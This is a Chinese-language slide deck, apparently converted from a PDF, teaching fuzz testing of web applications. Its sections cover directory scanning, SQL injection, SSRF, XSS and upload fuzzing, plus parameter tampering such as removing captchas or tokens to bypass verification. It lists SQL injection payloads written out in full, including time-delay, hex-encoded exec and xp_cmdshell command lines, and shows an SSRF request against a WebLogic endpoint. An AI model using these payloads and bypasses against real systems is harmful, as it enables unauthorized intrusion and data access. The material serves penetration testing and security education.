Web应用中的模糊测试

somatra

Github: https://github.com/somatrasss




目录

- 1.模糊测试的原理
- 2.模糊测试的执行过程
- 3.模糊测试的应用



模糊测试的原理

模糊测试(fuzz testing, fuzzing)是一种软件测试技术。其核心思想是自动或半自动的生成随机数据输入到一个程序中,并监视程序异常,如崩溃,断言(assertion)失败,以发现可能的程序错误,比如内存泄漏。



模糊测试的执行过程

- 1.测试工具通过随机或是半随机的方式生成大量数据;
- 2.测试工具将生成的数据发送给被测试的系统(输入);
- 3.测试工具检测被测系统的状态(如是否能够响应,响应是否正确等);
- 4.根据被测系统的状态判断是否存在潜在的安全漏洞。



模糊测试的应用

- 一、目录fuzz 二、payload bypass 三、参数fuzz(增、删)



一、目录fuzz

dirsearch


dirbuster https://sourceforge.n

https://sourceforge.net/projects/dirbuster/files/latest/download

wFuzz https://github.com/xmendez/wfuzz



参数提取 CO2插件





SQL注入fuzz

```
2 ')or('a'='a
 3 or 1=1--
 4 'or 1=1--
5 a'or' 1=1--
 6 "or 1=1--
 7 'or'a'='a
 8 "or"="a'='a
 9 'or''='
10 'or'='or'
11 1 or '1'='1'=1
12 1 or '1'='1' or 1=1
13 'OR 1=1
14 "or 1=1
15 'xor
16 'or 1=1/*
17 1'or'1'='1
19 a' or 1=1--
20 "a"" or 1=1--"
21 or a = a
22 a' or 'a' = 'a
23 1 or 1=1
24 a' waitfor delay '0:0:10'--
25 1 waitfor delay '0:0:10'--
26 declare @q nvarchar (200) select @q = 0x770061006900740066006F0072002000640065006C00610079002000270030003A0030003A0031003000270000 exec(@q)
27 declare @s varchar(200) select @s = 0x7761697466F722064656C61792027303A303A31302700 exec(@s)
28 declare @q nvarchar (200) 0x73006500650065006300740020004000760065007200730069006f006e00 exec(@q)
29 declare @s varchar (200) select @s = 0x73656c65637420404076657273696f6e exec(@s)
31 ?
32 ' or 1=1
33 ý or 1=1 --
34 x' AND userid IS NULL; --
35 x' AND email IS NULL; --
36 anything 'OR 'x'='x
37 x' AND 1=(SELECT COUNT(*) FROM tabname); --
38 x' AND members.email IS NULL; --
39 x' OR full name LIKE '%Bob%
40 23 OR 1=1
41 '; exec master..xp_cmdshell 'ping 172.10.1.255'--
42 '%20or%20''='
43 '%20or%20'x'='x
44 %20or%20x=x
```



ssrf fuzz

aix_etc.txt	2020/12/2 19:00	文本文档	15 KB
centsOS_etc.txt	2020/12/2 19:00	文本文档	48 KB
config.txt	2020/12/2 19:00	文本文档	4 KB
🌛 deal_log.py	2020/12/2 19:00	Python File	1 KB
lfi-scanner.txt	2020/12/2 19:00	文本文档	9 KB
Iinux常见路径.txt	2020/12/2 19:00	文本文档	4 KB
log.txt	2020/12/2 19:00	文本文档	3 KB
proc.txt	2020/12/2 19:00	文本文档	1 KB
ssrf.txt	2020/12/2 19:00	文本文档	23 KB





ssrf fuzz

GET

/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name&txtSearchname=sdf&txtSear chkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://12

7.0.0.1:7001 HTTP/1.1 Host: 192.168.31.134:7001

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101

Firefox/56.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Connection: close Content-Length: 2


```
Taxonomy" >ISO 3166 Geographic Taxonomy</option>
            </select>
        <input type=submit
name=btnSubmit value="Search">
        </form>
        <table width=100% cellpadding=5 cellspacing=5
valign=top>
 An error has occurred<BR>
weblogic.uddi.client.structures.exception.XML_SoapExcep
tion: The server at http://127.0.0.1:7001 returned a 404
error code (Not Found). Please ensure that your
URL is correct, and the web service has deployed without
error.
        <script language="javascript">
function openWin(name, URL)
```





xss payload fuzz
https://github.com/NytroRST/XSSFuzzer

C	① 文件 D:/tools/DIC/FUZZ/XSSFuzzer-master/XSSFuzzer-master/fuzzer.html	■ ☆ 🧣 🕏 🗄			
	有效载荷	模糊列表	列表		
	<pre><([TAG] [ATTR]=Something [EVENT]=[SAVE_PAYLOAD] /></pre>	(所答) (事件) (属性) 一种(原性)	img svg		
	运行模式: 打印结果 v [SAVE_PAYLOAD]: alert(unescape('[PAYLOAD]'));		跑步		
輸出: <vyg oneror='alert(unescape("%3Csvg%20src%3DSomething%20onerror%3D%5BSAVE_PAYLOAD%5D%20/%3E"));' value="Something"></vyg> <vyg oneror='alert(unescape("%3Csvg%20src%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E"));' value="Something"></vyg> <vyg onload='alert(unescape("%3Csvg%20src%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E"));' value="Something"></vyg> <vyg onload='alert(unescape("%3Csvg%20value%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E"));' value="Something"></vyg> <vyg onload='alert(unescape("%3Csvg%20value%3DSomething%20onload%3D%5BSAVE_PAYLOAD%5D%20/%3E"));' value="Something"></vyg>					





invalid-filesystem-chars-osx.txt

README.md

> 软件(D:) > tools > DIC > FUZZ > fuzzdb-master > attack > file-upload > 名称 修改日期 类型 大小 malicious-images 2021/6/22 15:02 文件夹 alt-extensions-asp.txt 文本文档 2017/1/17 1:55 1 KB alt-extensions-coldfusion.txt 2017/1/17 1:55 文本文档 1 KB alt-extensions-jsp.txt 2017/1/17 1:55 文本文档 1 KB alt-extensions-perl.txt 文本文档 1 KB 2017/1/17 1:55 alt-extensions-php.txt 2017/1/17 1:55 文本文档 1 KB file-ul-filter-bypass-commonly-writa... 2017/1/17 1:55 文本文档 1 KB file-ul-filter-bypass-microsoft-asp.txt 2017/1/17 1:55 文本文档 2 KB file-ul-filter-bypass-microsoft-asp-fil... 2017/1/17 1:55 文本文档 1 KB file-ul-filter-bypass-ms-php.txt 2017/1/17 1:55 文本文档 1 KB file-ul-filter-bypass-x-platform-gener... 2017/1/17 1:55 文本文档 1 KB file-ul-filter-bypass-x-platform-php.txt 文本文档 2017/1/17 1:55 1 KB invalid-filenames-linux.txt 文本文档 2017/1/17 1:55 1 KB invalid-filenames-microsoft.txt 2017/1/17 1:55 文本文档 1 KB invalid-filesystem-chars-microsoft.txt 2017/1/17 1:55 文本文档 1 KB

2017/1/17 1:55

2017/1/17 1:55

文本文档

MD 文件


1 KB

4 KB



上传 fuzz





上传 fuzz

https://github.com/c0ny1/upload-fuzz-dic-builder

D:\tools\DIC\FUZZ\upload-fuzz-dic-builder-master\upload-fuzz-dic-builder-master>python2 upload-fuzz-dic-builder.py -n te -a jpg -l php -m apache --os win -o upload_file.txt

加入37条. htaccess完毕

加入10336条系统特性完毕! 去重后共10753条数据写入upload_file.txt文件

Fuzz应用-payload bypass

二、 payload dic

fuzzdb https://github.com/fuzzdb-project/fuzzdb/

seclists

https://github.com/danielmiessler/SecLists

https://github.com/bl4de/dictionaries/

https://github.com/1N3/IntruderPayloads/ https://github.com/TheKingOfDuck/fuzzDicts



Fuzz应用-参数fuzz (增、删)



eg: callback -->jsonp跨域劫持

http://xx.xxx.com/video/list/search?pl=12&publish_status=fail&_=1530703559883&callback=hack邮箱验证的地方加上邮箱的参数(隐藏参数)

发送手机号



Fuzz应用-参数fuzz(增、删)

删除参数 eg:验证码,删除验证码,跳过验证 邮箱验证的地方有一些token,删除token

